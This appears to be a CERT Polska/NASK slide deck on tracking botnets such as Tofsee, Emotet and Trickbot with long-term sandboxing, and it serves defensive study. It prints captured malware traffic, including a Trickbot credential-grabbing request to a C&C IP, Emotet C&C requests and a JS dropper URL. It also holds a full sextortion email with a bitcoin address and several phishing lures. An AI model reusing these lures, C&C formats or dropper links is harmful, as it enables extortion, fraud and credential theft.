

Tracking botnets with Long Term Sandboxing

Piotr Białczak - CERT Polska/NASK/Warsaw University of Technology
Adrian Korczak - Research and Academic Computer Network (NASK)

About us

Piotr Białczak

Specialist

CERT Polska/NASK/
Warsaw University of
Technology

piotr.bialczak@cert.pl


Twitter: [@bialczakp](https://twitter.com/bialczakp)

Adrian Korczak

Head of Network Security
Methods Team

NASK - Research and
Academic Computer
Network

adrian.korczak@nask.pl



NASK ...
CERT.PL >_

NASK


Warsaw University
of Technology

1

Tracking botnets



Tracking botnets



- Botconf 2017: Jarosław Jedynak and Paweł Srokosz: Use Your Enemies: Tracking Botnets with Bots
- mtracker system at CERT Polska
- Reverse engineer malware in order to create a bot emulator
- mtracker workers downloading injects, new samples etc. directly from C&C servers



Operational costs

- Reverse engineer sample
- Create bot emulator
- Revisit code
- Address changes in malware behavior
- Time of analysts!






Could we do it without this effort?




Long Term Sandboxing

- Black box approach given by sandboxes
- No need of reverse engineering
- Observe malware over long periods
- Monitor its behavior to track it
- Focusing on human analysis extended with automatic systems





Long Term Sandboxing




2

System architecture




Architecture



- External snapshots
- CPU usage limitation
- Emails never leave the sandbox environment
- Network bandwidth limited



Architecture



- External snapshots
- CPU usage limitation
- Emails never leave the sandbox environment
- Network bandwidth limited

3

Botnet tracking



Experiments


- Analyzed about 20 malware families
- Focused on longliving types
- Examples
 - spambots - Cutwail, Gamut, Lethic, Necurs, Onliner, Phorpiex, Pitou, Sendsafe, Tofsee, Varenyky
 - bankers - Dridex, Danabot, ISFB, Panda, Trickbot
 - clickers - Miuref, Kovter
 - DDoS bots - Nitol
- Some of the families stopped working (Necurs)
- Other have changed (Emotet)
- Other stay almost the same (Tofsee)



What we have learned?



Operational delay - Necurs



Tofsee SMTP network operations 06.2018 - 09.2018

- At the beginning only interaction with C&C and other bots
- Only after some time started sending spam
- Observed periods of activity and inactivity
- Hard to observe in a standard sandbox
- But also: how long to observe it? When is it really dead?



Domain Generation Algorithms (DGA):

- Provide means for bot communication with C&C
- DGA creates a various number of domains
- C&C registers under one domain

Methods used by DGA detector:

- Quantitative
- Linguistic
- DNS traffic analysis
- Comparison with DGArchive data



DGArchive data - reversed algorithm

```
{
  "domains": [
    "cazuiadah.com",
    "koizoanab.net",
    "nacaeavac.info",
    "yoiguawag.me",
    "rouijacad.org",
    "gilefaiaj.us",
    "vaamcaaaf.biz",
    "irasyaxa.name",
    "unemabeb.info"
  ],
  "DGA_family": "pitou_dga_7890dc1
9",
  "domains_count": 9
}
```

Quantitative, linguistic, dns analysis

```
☐ * {
  "domains": [
    "sueurabat.info",
    "ijqiiavaq.org",
    "huvanauay.me",
    "wiuhlaaav.mobi",
    "dieetamax.name",
    "zuimabra.us",
    "ufqeubeb.biz",
    "piqai alas.net"
  ],
  "DGA_family": "DGArchive_unknown",
  "domains_count": 8
}
```



Pitou DGA

443

tcp

https



nginx Version: 1.10.3

HTTP/1.1 404 Not Found
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 25 Nov 2019 03:43:17 GMT
Content-Type: text/html
Content-Length: 580
Connection: keep-alive

SSL Certificate

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 11052113781688140163 (0x9960feed86b88183)

Signature Algorithm: sha256WithRSAEncryption

Issuer: C=RU, ST=Moscow, L=Moscow, O=Sinkhole.Ru, CN=*/emailAddress=info@sinkhole.ru

Validity

Not Before: Dec 31 10:11:05 2014 GMT

Not After : Dec 31 10:11:05 2015 GMT

Subject: C=RU, ST=Moscow, L=Moscow, O=Sinkhole.Ru, CN=*/emailAddress=info@sinkhole.ru

Subject Public Key Info:



Network Traffic analyzer

- Detects different protocols i.e. SMTP, SSL/TLS, HTTP, POP3...
- Detects protocols on non-standard ports
- Retrieves commands, credentials supplied etc.
- Creates statistics for each protocol
- Input: pcap_file Output: json_file, easy adding of new protocol




Network Traffic analyzer - Tofsee

	Protocol	DNS commands	SMTP commands	DNS commands	Destination port
Tofsee	DNS	DNS_PTR, DNS_MX, DNS_A, DNS_AAAA	-	-	53
Tofsee	SMTP	-	EHLO, MAIL, RCPT, DATA, QUIT, HELO	-	25
Tofsee	TLS/SSL	-	-	-	443
Tofsee	HTTP	-	-	GET	80
Tofsee	UNKNOWN/NOT_IMPLEMENTED	-	-	-	483, 427, 8, 087




Network Traffic analyzer - SMTP characteristics

Tofsee abused SMTP ports



Emotet abused SMTP ports





SPAM analysis

- Malware propagation
- Constant source of new samples
- Current botnet targets
- Malicious or phishing domains
- Insight into psychological manipulation used
- Can be extended to social media campaigns etc.



SPAM analysis - Lethic

imf_from	subject
"Peyton" <jxjauhxo@tel.ru>	Bet you'll never find better offer for Viagra.
"Khloe" <sqmrtako@tel.ru>	Viagra – your main equipment for love adventures.
"Elliana" <rvkIntizns@tel.ru>	All the power of lust with best ED remedy. Viagra.
"Melody" <pminxgtzlm@tel.ru>	More firmness with Viagra. Bet you won't find cheaper.

A new girl is waiting to meet you.

And she is a hottie!

Go here to see if you want to date this hottie

<http://t.cn/AiuoUjib?12DByk>

There are a LOT of hotties waiting to meet you if we are being honest!

To not receive this message again please visit this page:
<http://t.cn/AiuaB80D?42wVhk>



SPAM analysis - Phorpiex

imf_from	imf_to	subject
I Know <IKnow18@8168.com>	[REDACTED]	yahoo.com I recorded you - 091592
I Know <IKnow11@8536.com>	[REDACTED]	ret@hotmail.com Video of you - xtort97
I Know <IKnow66@2956.com>	[REDACTED]	9@hotmail.com You got recorded - armymp3540
I Know <IKnow07@0705.com>	[REDACTED]	hoo.ca Video of you - 22334455

Content : [

```
"Hey, I know your password is: b [REDACTED] r\n\nYour computer was infected with my malware, RAT (Remote Administration Tool), your browser wasn't updated / patched, in such case it's enough to just visit some website where my iframe is placed to get automatically infected, if you want to find out more - Google: \"Drive-by exploit\".\n\nMy malware gave me full access and control over your computer, meaning, I got access to all your accounts (see password above) and I can see everything on your screen, turn on your camera or microphone and you won't even notice about it.\n\nI collected all your private data and I RECORDED YOU (through your webcam) SATISFYING YOURSELF!\n\nAfter that I removed my malware to not leave any traces.\n\nI can send the video to all your contacts, post it on social network, publish it on the whole web, including the darknet, where the sick people are, I can publish all I found on your computer everywhere!\n\nOnly you can prevent me from doing this and only I can help you out in this situation.\n\nTransfer exactly 900$ with the current bitcoin (BTC) price to my bitcoin address.\n\nIt's a very good offer, compared to all that horrible shit that will happen if I publish everything!\n\nYou can easily buy bitcoin here: www.w.paxful.com , www.coingate.com , www.coinbase.com , or check for bitcoin ATM near you, or Google for other exchanger.\n\nYou can send the bitcoin directly to my address, or create your own wallet first here: www.login.blockchain.com/en/#/signup/ , then receive and send to mine.\n\nMy bitcoin address is: 1LfYcbCsssB2niF3VWRBTVZFEzswyPGQ\n\nCopy and paste my address, it's (cAs
```




SPAM analysis - Tofsee

If you are searching for a woman who will be the best partner for you and who will make you very happy, stop your search, because this woman is me! Be sure I will make you the happiest man in the world, because I know how to make a man happy. I am a very positive and sociable person, I like to smile and I like to present my smile and good mood to other people, I think a smile helps in our life. I am a very careful person and I like to care of my beloved man. I will cook for you very tasty dishes, because cooking is my favorite hobby, especially when it is cooking for my beloved man. My name is Irina my page here <http://irina94.rusgirls.com>

ПРИМИТЕ НАШИ ПОЗДРАВЛЕНИЯ!
Вы выиграли денежный приз!

<http://stolotoo.vip/yN26JY>

Global Lending Partners



Международная Ассоциация Операторов Почтовых Сервисов

Ежегодный розыгрыш ценных призов
среди пользователей электронной почты



Выиграйте iPhone 11 Pro, Audi Q8 или крупную сумму денег!

Оповещение участника N10927

Вы оказались на данном сайте, потому что Ваш электронный почтовый ящик был выбран одним из тысяч пользователей, участвующих в розыгрыше ценных призов.

ПОДРОБНОСТИ АКЦИИ

Международная Ассоциация Операторов Почтовых Сервисов проводит ежегодную поощрительную





SPAM analysis - Tofsee



Brad

@malware_traffic

Obserwuj

2019-10-15 - #malspam pushing #Shade (#Troidesh) #ransomware - IOCs, three examples of malspam, a #pcap of the infection traffic, and the associated malware/artifacts available at: [malware-traffic-analysis.net/2019/10/15/ind...](https://malware-traffic-analysis.net/2019/10/15/index.html)



https://twitter.com/malware_traffic/status/1184520519275728899



CERT Polska

@CERT_Polska_en

Obserwuj

W odpowiedzi do @malware_traffic

We have seen such pdfs being distributed by #Tofsee spambot. All samples try to impersonate sbis.ru by tricking users into clicking an embedded url that leads to a js script that drops #Troidesh
A few js dropper distribution urls:
pastebin.com/raw/FB5Fvv90



SPAM analysis - Emotet

imf_from	imf_to	mail_analysis.urls
"Askullogist.co" <[redacted]@pci-connector.com>	ASKUL LOGIST [redacted] <[redacted]@askullogist.co.jp>	www.askullogist.co.jp
"Askullogist.co" <[redacted]@valmeca.ru>	[redacted] <sh[redacted]@askullogist.co.jp>	www.askullogist.co.jp
"Askullogist.co" <[redacted]@grandsukahotel.com>	[redacted] [redacted]@askullogist.co.jp>	www.askullogist.co.jp

おはようございます。

Askullogist.co
www.askullogist.co.jp


Filename	WRX-110119-112819.doc
md5	41a597173b1df6bf33f6fa1d456b4f93



SPAM analysis - Emotet

sandbox_malware_family	email_content_text.content	attachments_sha1
Emotet	Gentile Cliente, abbiamo notato una fattura non pagata sull'ultima fattura № 095601797285877164-Scadenza-13/10/2019 di 63,22 € la società ENEL informa che il servizio energia sarà sospeso dal 15/1	20eb81c0fe6446323ff6c56636401564eb63658e
Emotet	Gentile Cliente, abbiamo notato una fattura non pagata sull'ultima fattura № 095601797285877164-Scadenza-13/10/2019 di 63,22 € la società ENEL informa che il servizio energia sarà sospeso dal 15/1	20eb81c0fe6446323ff6c56636401564eb63658e

X sha1:20eb81c0fe6446323ff6c56636401564eb63658e

Name	Hash
 Name: 095601797285877164.doc Size: 219648	7b7a97231a8bf1f0563cc0fb295372aa89d48d08bea2f68bffc2c148f415d474c73c9df1e5a2862173213449381f65cf

Pattern

Gentile Cliente, abbiamo notato una fattura non pagata sull'ultima fattura N° <var 0> di <var 1> € la società ENEL informa che il servizio energia problema reinviemo la fattura Cordiali saluti, <var 2> Enel Energia <var 3>

Variables

Variable 0 (count: 16)

- 095601797285877164-Scadenza-13/10/2019 (count: 19)
- 091030332026358545-Scadenza-13/10/2019 (count: 19)
- 044042814459572257-Scadenza-13/10/2019 (count: 19)
- 094001388678397905-Scadenza-13/10/2019 (count: 18)
- 042939639990750025-Scadenza-13/10/2019 (count: 18)

Variable 1 (count: 16)

- 63,22 (count: 19)
- 43,51 (count: 19)
- 56,36 (count: 19)
- 50,44 (count: 18)
- 46,67 (count: 18)

Variable 2 (count: 2)

- Servizio Clienti (count: 104)
- (count: 88)



Tracking HTTPS traffic

- Inspection of HTTPS traffic
- Main objective: monitoring of typically “unseen exchanges”
- Observed C&C traffic, blockchain domain names or IP checks (Trickbot)
- Also: fraud traffic

bdns.io/r/safetrust.bazar

api.ip.sb/ip

bdns.io/r/safetrust.bazar

www.myexternalip.com/raw

bdns.io/r/safetrust.bazar

bdns.io/r/safetrust.bazar



Tofsee's ad fraud traffic

```
GET /hydraulika/kanalizacja-wewnetrzna/syfony/korek-click-clack-brodzikowy-wannowy-wirquin,p245313,l675.html?utm_source=grupazpr.pl&utm_medium=feed&utm_content=feed&utm_campaign=METS-PRODUCT-FEED_{QP&dclid=CK6hgO71ouUCFZcm4Aod6g4DEg HTTP/1.1
Host: www.leroymerlin.pl
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept: text/html, */*
Referer: http://adserwer.afilo.pl/red_f/14054/5555/62476/fraud/0/0/0063ceb7-6aa9-4055-9674-80e5d8235f97/0/?l=https%3a%2f%2fau.doubleclick.net%2fidm%2ftrackclk%2fN32004.1937504GRUPAZPR.PL%2fB8502102.247049999%3bdc_trk_aid%3d443615273%3bd_c_trk_cid%3d116400487%3bdc_lat%3d%3bdc_rdid%3d%3btag_for_child_directed_treatment%3d%3btfua%3d%3fhttps%3a%2f%2fwww.leroymerlin.pl%2fhydraulika%2fkanalizacja-wewnetrzna%2fsyfony%2fkorek-click-clack-brodzikowy-wannowy-wirquin%2cp245313%2cl675.html%3futm_source%3dgrupazpr.pl%26utm_medium%3dfeed%26utm_content%3dfeed%26utm_campaign%3dMETS-PRODUCT-FEED_%7bQP
Accept-Encoding: gzip, deflate, br
Accept-Language: pl-PL,pl;q=0.8,en-US;q=0.6,en;q=0.4
```



Trickbot - tracking commands with HTTPS

```
POST /mor53/[REDACTED]/pwgrab/DEBG/browser/ HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=-----Boundary [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Content-Length: 129
Host: 51.89.73.148

-----Boundary [REDACTED]
Content-Disposition: form-data; name="info"

Grab_Passwords_Chrome(2)
-----Boundary [REDACTED]
```

- Command to grab password from Chrome browser
- In next commands: PuTTY, RDP



Lethic - tracking changes in behavior with HTTPS

↕ Dst IP / Country	↕ Dst Port	↕ Databytes / Bytes	↕ Packets	↕ Hostname
31.13.92.36 IE	443	3,673 4,105	8	www.facebook.com
157.240.20.19 US	443	132,173 133,577	26	scontent-frt3-2.xx.fbcdn.net
157.240.20.19 US	443	15,620 16,322	13	external-frt3-2.xx.fbcdn.net
172.217.168.238 US	443	1,268 1,646	7	clients4.google.com
31.13.92.10 IE	443	2,299 3,595	24	edge-chat.facebook.com

- In some variants Lethic behaves as a proxy
- Our sample only spammed
- In one moment some fraud traffic started



Tracking HTTP - Emotet

GET /raw HTTP/1.1

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36

Host: myexternalip.com

IP check

POST /ktw/ [REDACTED] HTTP/1.1

Referer: http://95.219.199.225/ktw/[REDACTED]

Content-Type: application/x-www-form-urlencoded

DNT: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

Host: 95.219.199.225

Content-Length: 511

Connection: Keep-Alive

Cache-Control: no-cache

C&C request

- Tracking behavior with classification of HTTP requests
- Created request fingerprinting mechanism to group the messages



Tracking HTTP - Emotet and Trickbot on one machine

POST /ktw/[REDACTED] HTTP/1.1

Referer: http://95.219.199.225/ktw/[REDACTED]

Content-Type: application/x-www-form-urlencoded

DNT: 1

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

Host: 95.219.199.225

Content-Length: 511

Connection: Keep-Alive

Cache-Control: no-cache

Emotet

POST /mor53/[REDACTED] HTTP/1.1

Content-Type: multipart/form-data; boundary=[REDACTED]

User-Agent: [REDACTED]

Host: 170.238.117.187:8082

Content-Length: 3123

Cache-Control: no-cache

Trickbot

--

Content-Disposition: form-data; name="proclist"



ISFB Spam?

```
To whom it may
concern:
Sir/Madam,
I am writing to make a formal complaint against the quality
of food I was served in one of your restaurants. On January 21st, I with a
couple of colleagues visited your location, when we were served your day"s
special, and it was spoiled. After we complained, we had an argument
with your manager, who refused to replace the dishes. Under the "Supply of
Services Act, 1980" the consumer can expect the service to be provided with
necessary skill and the products to be served of promised quality. On the next
day I rang and spoke to one of your managers again but I have heard nothing
further since. I am attaching an affidavit from my attorney and statements
of my guests, plus a copy of the receipt we had an argument about. I regret to
inform you that your Quality Control Department did not perform necessary check
s
while accepting product from your supplier. I look forward to your prompt
reply toward the satisfactory resolution of my complaint. You can contact me at
this email, or I can provide you with direct phone number.
Yours truly, Alexander Smith
```

- One event: 100 e-mails sent during 20 minutes time
- .doc with PS, dropping PS with reconnaissance capabilities

Starts NET.EXE to view/change users group
Starts NET.EXE to view/add/change user profiles
Uses WHOAMI.EXE to obtaining logged on user information
Uses TASKLIST.EXE to query information about running processes
Starts NET.EXE for network exploration
Uses NETSTAT.EXE to discover network connections
Uses IPCONFIG.EXE to discover IP address
Uses SYSTEMINFO.EXE to read environment
Creates files in the user directory

Analysis found on app.any.run



Emotet change in URL

- Observing change in the URL
- Some request with old format, but other with new

URI ▾ 186.1.41.111:443/OSlg [REDACTED]

URI ▾ 46.28.111.142:7080/I8ZY [REDACTED]

URI ▾ 60.250.141.134/O5 [REDACTED]

URI ▾ 190.17.42.79/enabled/symbols/sess/merge/ 190.17.42.79/health/sym/

URI ▾ 187.230.99.192:443/vermont/merge/sess/merge/

URI ▾ 200.123.101.90/enable/raster/

POST /HP5X [REDACTED] HTTP/1.1

Referer: http://190.97.30.167/HP5X [REDACTED]

Content-Type: application/x-www-form-urlencoded

DNT: 1

